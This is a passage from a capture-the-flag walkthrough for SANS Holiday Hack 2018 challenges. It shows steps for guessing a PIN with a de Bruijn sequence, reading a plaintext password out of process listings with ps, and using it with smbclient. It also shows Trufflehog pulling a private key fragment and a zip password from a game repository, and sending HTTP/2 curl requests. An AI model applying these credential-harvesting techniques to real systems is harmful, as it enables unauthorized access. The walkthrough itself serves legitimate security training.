Greeting her with smile dashing, pearly-white incisors flashing,
Telling jokes to keep her laughing, soaring high upon the tidings,
  Of good fortune fates had borne him.  Offered her his dexter forelimb,
Never was his future less dim!  Should he now consider gliding--
No - they shouldn't but consider taking flight in sleigh and riding
  Up above the Pole abiding?

Smile, she did, when he suggested that their future surely rested,
Up in flight above their cohort flying high like ne'er before!
  So he harnessed two young reindeer, bold and fresh and bearing no fear.
In they jumped and seated so near, off they flew - broke through the door!
Up and up climbed team and humor, Morcel being so adored,
  By his lovely NEVERMORE!

-Morcel Nougat
```

3. All clues lead to elf named Elinore , Let's enter the name into `runtoanswer` :

```
  Find the first name of the elf of whom a love poem
  was written.  Complete this challenge by submitting
  that name to runtoanswer.
elf@8b4f3acdf63e:~$ runtoanswer
Loading, please wait......



Who was the poem written about? Elinore


WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXKK00OOOxddddollccll:;,;:;,'...,,.....''',,''.    .......    .''''''.
WWNXXXKK00Okxdxxxollcccoo:;,ccc:;...:;...,;;'...,;;.  ,,'...,,.  ;;'....
WWNXXXKK00Okxdxxxollcccoo:;,cc;::;..:;..,;;...   ;;,  ,,.  .,,.  ;;'...
WWNXXXKK00Okxdxxxollcccoo:;,cc,';;;';;..,;;...   ,;;  ,,, ',,'    ;;,'''.
WWNXXXK00Okkxdxxxollcccoo:;,cc,'';;;;..';;'..  .;;.  ,,.   ',   ;;.
WWNXXXKK00OOkdxxxddoocoo:;,cc,''.,;;;...;;;,,;;,.   ,,.    ',  ;;;;;;;
WWNXXKK00OOkkxdddoollcc:::;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............

Thank you for solving this mystery, Slick.
Reading the .viminfo sure did the trick.
Leave it to me; I will handle the rest.
Thank you for giving this challenge your best.

-Tangle Coalbox
-ER Investigator

Congratulations!
```

Lethal ForensicELFication Cranberry Pi terminal challenge

Hey, thanks for the help with the investigation, gumshoe.
Have you been able to solve the lock with the funny shapes?
It reminds me of something called "de Bruijn Sequences."
You can optimize the guesses because there is no start and stop -- each new value is added to the end and the first is removed.
I've even seen de Bruijn sequence generators online.
Here the length of the alphabet is 4 (only 4 buttons) and the length of the PIN is 4 as well.
Mathematically this is k=4, n=4 to generate the de Bruijn sequence.
Math is like your notepad and pencil - can't leave home without it!
I heard Alabaster lost his badge! That's pretty bad. What do you think someone could do with that?

Opening a Ford Lock Code
Opening a Ford with a Robot and the de Bruijn Sequence.
https://hackaday.com/2018/06/18/opening-a-ford-with-a-robot-and-the-de-bruijn-sequence/


de Bruijn Sequence Generator
http://www.hakank.org/comb/debruijn.cgi

de Bruijn Sequences

Speaker Unpreparedness Room in 2nd floor go right in the hole

Solution

1. Let's take a look at the door:



2. Use provided de Bruijn Sequence online generator to know guesses for the door key :
   - Go to : http://www.hakank.org/comb/debruijn.cgi
   - Enter k: 4 , n: 4 because the length of the PIN is 4 > Click Ok :

New search (restrictions: 1 < n < 15, 1 < k < 15, k^n < 50000)

k: 4 *n:* 4 Ok Reset

See below for more info about Bruijn sequences. You may also want try my de Bruijn sequence Java Applet.

de Bruijn sequence, k=4, n=4

The following is a de Bruijn sequence of a **k=4** sized alphabet with string length of **n=4** . Please note that the sequence is circular, i.e. it wraps "around the (inside parenthesis).

Sequence length: k^n = 4^4 = 256 (with the "wrap": k^n+(n-1) = 4^4+(4-1) = 259)


   - You can see results under Sequence title

Sequence:
0 0 0 0 1 0 0 0 2 0 0 0 3 0 0 1 1 0 0 1 2 0 0 1 3 0 0 2 1 0 0 2 2 0 0 2 3 0 0 3 1 0 0 3 2 0 0 3 3 0 1 0 1 0 2 0 1 0 3 0 1 1 1 0 1 1 2 0 1 1 3 0 1 2 1 0 1 2 2 0 1 2 3
0 2 2 2 0 2 2 3 0 2 3 1 0 2 3 2 0 2 3 3 0 3 0 3 1 1 0 3 1 2 0 3 1 3 0 3 2 1 0 3 2 2 0 3 2 3 0 3 3 1 0 3 3 2 0 3 3 3 1 1 1 1 2 1 1 1 3 1 1 2 2 1 1 2 3 1 1 3 2 1 1 3 3
3 2 1 3 3 3 2 2 2 2 3 2 2 3 3 2 3 2 3 3 3 3 *(0 0 0)*

3. Now go to door lock and start with numbers from the sequence beginning until you find the correct pin for the door lock .
4. The correct PIN is 0 1 2 0
5. Now enter the room and click on Morcel Nougat to see what he is saying :


Welcome unprepared speaker!

Go to your Badge > Objectives > Enter Welcome unprepared speaker!



Main Challenge

Data Repo Analysis



Hint Challenge

Stall Mucking Report

Cranberry Pi terminal challenge

Hint Challenge

Stall Mucking Report

Cranberry Pi terminal challenge

Wunorse Openslae at 1nd floor go right enter the room continue forward you find him.


Hi, I'm Wunorse Openslae

What was that password?

Golly, passwords may be the end of all of us. Good guys can't remember them, and bad guess can guess them!

I've got to upload my chore report to my manager's inbox, but I can't remember my password.

Still, with all the automated tasks we use, I'll bet there's a way to find it in memory.




Plaintext Credentials in Commands

Keeping Command Line Passwords Out of PS

https://blog.rackspace.com/passwords-on-the-command-line-visible-to-ps

Terminal Screen



Stall Mucking Report Cranberry Pi terminal challenge

Solution

1. First let's use command ls to list directories & files:

```
elf@e9ccc1ac0094:~$ ls
report.txt
```

2. Take a look at content of report.txt for any leads:

```
elf@e9ccc1ac0094:~$ cat report.txt
Stall mucking report

Dasher - routine
Dancer - routine
Prancer - confiscated second salt lick
Vixen - minor repair/adjustment to water system
Comet - routine
Cupid - routine
Donner - routine
Blitzen - refilled headache medicine
Thrasher - routine
Thunder - requested hay! oats! hay! oats!
Blaster - stall... took extra mucking
Blunder - caught with excessive carrot contraband again
Blogger - discussed social media policies again
Bragger - what appeared to be a prosthetic red nose
Mon Jan  7 17:51:21 UTC 2019
```

3. Use ps command as suggested in hints to display the usernames / passwords on the command line for the running processes , write the command as following :

   `ps Twww`

   T Basic options: all processes on this terminal, w Show threads options : unlimited output width

```
elf@b5a4edc01680:~$ ps Twww
  PID TTY      STAT   TIME COMMAND
    1 pts/0    Ss     0:00 /bin/bash /sbin/init
   10 pts/0    S      0:00 sudo -u manager /home/manager/samba-wrapper.sh --verbosity=none
 --no-check-certificate --extraneous-command-argument --do-not-run-as-tyler --accept-sage-
advice -a 42 -d~ --ignore-sw-holiday-special --suppress --suppress //localhost/report-uplo
ad/ directreindeerflatterystable -U report-upload
   11 pts/0    S      0:00 sudo -E -u manager /usr/bin/python /home/manager/report-check.p
y
   15 pts/0    S      0:00 sudo -u elf /bin/bash
   16 pts/0    S      0:00 /usr/bin/python /home/manager/report-check.py
   17 pts/0    S      0:00 /bin/bash /home/manager/samba-wrapper.sh --verbosity=none --no-
check-certificate --extraneous-command-argument --do-not-run-as-tyler --accept-sage-advice
 -a 42 -d~ --ignore-sw-holiday-special --suppress --suppress //localhost/report-upload/ di
rectreindeerflatterystable -U report-upload
   19 pts/0    S      0:00 /bin/bash
  107 pts/0    S      0:00 sleep 60
  109 pts/0    R+     0:00 ps Twww
elf@b5a4edc01680:~$
```

4. Interesting command related to samba :

   /bin/bash /home/manager/samba-wrapper.sh --verbosity=none --no-check-certificate --extraneous-command-argument --do-not-run-as-tyler --accept-sage-advice -a 42 -d~ --ignore-sw-holiday-special --suppress --suppress //localhost/report-upload/ directreindeerflatterystable -U report-upload

   So the username report-upload and the password directreindeerflatterystable and the share folder //localhost/report-upload/


   You can find more about smbclient here:
   https://www.computerhope.com/unix/smbclien.htm

5. Now let's upload the report to the share folder using smbclient to access share folder :

```
smbclient //localhost/report-upload/ -U report-upload directreindeerflatterystable
```

6. Then upload the file `report.txt` :

```
put report.txt
```



Stall Mucking Report Cranberry Pi terminal challenge

Thank goodness for command line passwords - and thanks for your help!
Speaking of good ways to find credentials, have you heard of Trufflehog?
It's a cool way to dig through repositories for passwords, RSA keys, and more.
I mean, no one EVER uploads sensitive credentials to public repositories, right?
But if they did, this would be a great tool for finding them.
But hey, listen to me ramble. If you're interested in Trufflehog, you should check out Brian Hostetler's talk!
Have you tried the entropy=True option when running Trufflehog? It is amazing how much deeper it will dig!
Oh my! Santa's castle... it's under siege!
We're trapped inside and can't leave.
The toy soldiers are blocking all of the exits!
We are all prisoners!

Trufflehog Tool
https://github.com/dxa4481/truffleHog

Trufflehog Talk
Brian Hostetler is giving a great Trufflehog talk upstairs

Data Repo Analysis

https://git.kringlecastle.com/Upatree/santas_castle_automation

Solution

1. Watch to Brian Hostetler' talk about Trufflehog :
   https://www.youtube.com/watch?v=myKrWVaq3Cw
2. Install Trufflehog tool from here :
   https://github.com/dxa4481/truffleHog
3. Run the Trufflehog with following arguments in terminal :
   `truffleHog --regex --entropy=true https://git.kringlecastle.com/Upatree/santas_castle_automation.git`


```
iCrypto:~ icrypto$ truffleHog --regex --entropy=true https://git.kringlecastle.com/Upatree/santas_castle_automation.git
~~~~~~~~~~~~~~~~~~~~
Reason: High Entropy
Date: 2018-12-11 11:29:03
Hash: 6e754d3b0746a8e980512d010fc253cbb7c23f52
Filepath: schematics/files/dot/ssh/key.rsa
Branch: origin/master
Commit: cleaning files
@@ -0,0 +1,27 @@
+-----BEGIN RSA PRIVATE KEY-----
+MIIEowIBAAKCAQEAsvB0ov2pCU0zr9olk0P2CZw9ZDgQVcsM9t37tK+ddah7pe3z
+11wLQG9EWSCLKfFdQgaMlo+x6wRSjpzODqIAjLfvDwr3TFlCv93oYoTzwmwdHIWB
+60FxGSryDK+CPRuCcrYfQDrbpAyB/i8JrNNQHwrJsh0aF66irexFAKNIwH4a3Bzv
+tX+5Oh7zR5zwBXFT08ijP2wEfz6DPkoK0P0zHm+vmGajZ3lOZQ6wufbRBaAJYp5Y
```

4. Analysis the output { you can save it in notepad for easy lookup } to find the password:

```
Commit: removing file
@@ -0,0 +1,15 @@
+Our Lead InfoSec Engineer Bushy Evergreen has been noticing an increase of brute force attacks in our logs. Furthermore,
 Albaster discovered and published a vulnerability with our password length at the last Hacker Conference.
+
+Bushy directed our elves to change the password used to lock down our sensitive files to something stronger. Good thing
he caught it before those dastardly villians did!
+
+
+Hopefully this is the last time we have to change our password again until next Christmas.
+
+
+
+
+Password = 'Yippee-ki-yay'
+
```

`+Password = 'Yippee-ki-yay'`


5. Download encrypted zip file :
   1. Go to : https://git.kringlecastle.com/Upatree/santas_castle_automation
   2. Use find files to search for zip files in git files :




3. You will find one zip file named `ventilation_diagram.zip` , download it : *https://git.kringlecastle.com/Upatree/santas_castle_automation/raw/master/schematics/ventilation_diagram.zip?inline=false*

6. Test the password you found using Trufflehog tool "Yippee-ki-yay" to decrypt the zip file.


Go to your Badge > Objectives > Enter Yippee-ki-yay





Main Challenge

AD Privilege Discovery



Hint Challenge

The CURLing Master

Cranberry Pi terminal challenge

Hint Challenge

The CURLing Master

Cranberry Pi terminal challenge

Holly Evergreen at 1nd floor go left enter lobby continue forward until you find him .

Hi, I'm Holly Everygreen.

Oh that Bushy!

Sorry to vent, but that brother of mine did something strange.


The trigger to restart the Candy Striper is apparently an arcane HTTP call or 2.

I sometimes wonder if all IT folk do strange things with their home networks.

HTTP/2.0 Basics > HTTP/2.0

https://developers.google.com/web/fundamentals/performance/http2/

Terminal Screen



Solution

1. Recommended watch KringleCon - Chris Davis & Chris Elgee talk about HTTP2:

   https://www.youtube.com/watch?v=9E-8HkDs-kQ

2. First let's view `nginx.conf` file in `/etc/nginx/` , write the command in terminal :

   `cat /etc/nginx/nginx.conf`

```
elf@fe1331e8f49b:/etc/nginx$ cat nginx.conf
user www-data;
worker_processes auto;
pid /run/nginx.pid;
include /etc/nginx/modules-enabled/*.conf;

events {
        worker_connections 768;
        # multi_accept on;
}

http {

        sendfile on;
        tcp_nopush on;
        tcp_nodelay on;
        keepalive_timeout 65;
        types_hash_max_size 2048;
        # server_tokens off;

        # server_names_hash_bucket_size 64;
        # server_name_in_redirect off;

        include /etc/nginx/mime.types;
        default_type application/octet-stream;

        server {
        # love using the new stuff! -Bushy
                listen                  8080 http2;
                # server_name           localhost 127.0.0.1;
```

   You will find the server is using `http2` .

3. Let's use `curl` tool to get the server response:

   `curl --http2-prior-knowledge http://localhost:8080/`

```
<html>1331e8f49b:/etc/nginx$ curl --http2-prior-knowledge http://localhost:8080/
 <head>
  <title>Candy Striper Turner-On'er</title>
 </head>
 <body>
 <p>To turn the machine on, simply POST to this URL with parameter "status=on"


 </body>
</html>
elf@fe1331e8f49b:/etc/nginx$
```

   You will find a hint from server response :

   `To turn the machine on, simply POST to this URL with parameter "status=on"`

4. Let's run our `curl` tool again and add "`status=on`" parameter to turn the machine on :

   `curl --http2-prior-knowledge -d "status=on" http://localhost:8080/`

The CURLing Master Cranberry Pi terminal challenge

```
</head>
<body>
<p>To turn the machine on, simply POST to this URL with parameter "status=on"

